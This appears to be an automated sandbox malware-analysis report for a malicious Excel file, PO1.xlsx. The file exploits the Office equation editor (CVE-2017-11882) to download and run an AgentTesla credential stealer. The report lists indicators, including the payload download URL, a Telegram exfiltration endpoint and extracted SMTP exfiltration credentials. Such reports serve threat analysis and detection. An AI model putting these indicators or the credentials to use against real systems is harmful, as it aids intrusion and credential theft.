ID: 321136
Sample Name: PO1.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:01:04
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report PO1.xlsx

Overview


General Information

Sample Name:	PO1.xlsx
Analysis ID:	321136
MD5:	825745a31fc275a.
SHA1:	3cbd4431678267..
SHA256:	3a843efb1f58cbc..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Contains functionality to detect slee…
- Drops PE files to the user root direc

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2504 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2304 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2952 cmdline: C:\Users\Public\vbc.exe MD5: 3D549885E44863C57F59EAB47F2271CC)
    - vbc.exe (PID: 2900 cmdline: C:\Users\Public\vbc.exe MD5: 3D549885E44863C57F59EAB47F2271CC)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "zjk8LX",
  "URL: ": "https://0s3qnY8Xpb.org",
  "To: ": "sales1@tzdieep.net",
  "ByHost: ": "smtp.tzdieep.net:587",
  "Password: ": "N2Ynx",
  "From: ": "sales1@tzdieep.net"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2138307858.0000000002EAB000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2348263870.0000000002454000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000001.2133236843.00000000004 4B000.00000040.00020000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2347334387.00000000002 A2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2348110727.00000000023 31000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 12 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.2a0000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.vbc.exe.220000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.vbc.exe.220000.0.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.1.vbc.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.vbc.exe.580000.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 4 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Contains functionality to detect sleep reduction / modifications

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	System Time Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Othe Network Medium
Default Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Process Injection 1 1 2	Obfuscated Files or Information 2 1	Credentials in Registry 1	System Information Discovery 1 2 8	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltratior
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 1	NTDS	Query Registry 1	Distributed Component Object Model	Email Collection 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Security Software Discovery 2 5	SSH	Input Capture 1 1	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4	VNC	Clipboard Data 3	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 4	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Application Window Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypte Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfusca Non-C2 Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO1.xlsx	31%	ReversingLabs	Document-Word.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
5.2.vbc.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
4.2.vbc.exe.580000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.vbc.exe.2a0000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.2.vbc.exe.2e60000.3.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
5.2.vbc.exe.260000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://smtp.tzdieep.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://QBfyHm.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://192.3.141.160/document/vbc.exe	100%	Avira URL Cloud	malware	
http://https://api.ipify.orgP	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	174.129.214.20	true	false		high
us2.smtp.mailhostbox.com	208.91.199.223	true	false		high
smtp.tzdieep.net	unknown	unknown	true		unknown
api.ipify.org	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://192.3.141.160/document/vbc.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	vbc.exe, 00000005.00000002.2348169899.00000000023BA000.00000004.00000001.sdmp, vbc.exe, 00000005.00000002.2348179868.00000023CC000.00000004.00000001.sdmp	false		high
http://127.0.0.1:HTTP/1.1	vbc.exe, 00000005.00000002.2348110727.0000000002331000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	vbc.exe, 00000005.00000002.2348110727.0000000002331000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	vbc.exe, 00000005.00000002.2350029450.0000000005B60000.00000004.00000001.sdmp	false		high
http://smtp.tzdieep.net	vbc.exe, 00000005.00000002.2348301705.0000000002498000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://us2.smtp.mailhostbox.com	vbc.exe, 00000005.00000002.2348301705.0000000002498000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	vbc.exe, 00000005.00000002.2348110727.0000000002331000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	vbc.exe, 00000005.00000002.2350029450.0000000005B60000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	vbc.exe, 00000005.00000002.2350029450.0000000005B60000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	vbc.exe, 00000005.00000002.2350029450.0000000005B60000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://elb097307-934924932.us-east-1.elb.amazonaws.com	vbc.exe, 00000005.00000002.2348194051.00000000023DF000.00000004.00000001.sdmp	false		high
http://QBfyHm.com	vbc.exe, 00000005.00000002.2348110727.0000000002331000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	vbc.exe, 00000005.00000002.2348110727.0000000002331000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://api.ipify.org	vbc.exe, 00000005.00000002.2348194051.00000000023DF000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org	vbc.exe, 00000005.00000002.2348169899.00000000023BA000.00000004.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	vbc.exe, 00000005.00000002.2350029450.0000000005B60000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000004.00000002.2134202807.0000000001E70000.00000002.00000001.sdmp, vbc.exe, 00000005.00000002.2349292514.0000000005770000.00000002.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/	vbc.exe, 00000004.00000002.2138307858.0000000002EAB000.00000040.00000001.sdmp, vbc.exe, 00000005.00000001.2133236843.000000000044B000.00000040.00020000.sdmp	false		high
http://https://api.ipify.orgP	vbc.exe, 00000005.00000002.2348188645.00000000023DA000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	vbc.exe, 00000004.00000002.2134202807.0000000001E70000.00000002.00000001.sdmp, vbc.exe, 00000005.00000002.2349292514.0000000005770000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ocsp.entrust.net0D	vbc.exe, 00000005.00000002.2350029450.0000000005B60000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000005.00000002.2348179868.00000000023CC000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://secure.comodo.com/CPS0	vbc.exe, 00000005.00000002.2348194051.00000000023DF000.00000004.00000001.sdmp, vbc.exe, 00000005.00000002.2350029450.0000000B60000.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	vbc.exe, 00000005.00000002.2348110727.0000000002331000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	vbc.exe, 00000005.00000002.2350904282.0000000006310000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	vbc.exe, 00000005.00000002.2350029450.0000000005B60000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.3.141.160	unknown	United States		36352	AS-COLOCROSSINGUS	true
208.91.199.223	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
174.129.214.20	unknown	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321136
Start date:	20.11.2020
Start time:	12:01:04
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 56s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO1.xlsx
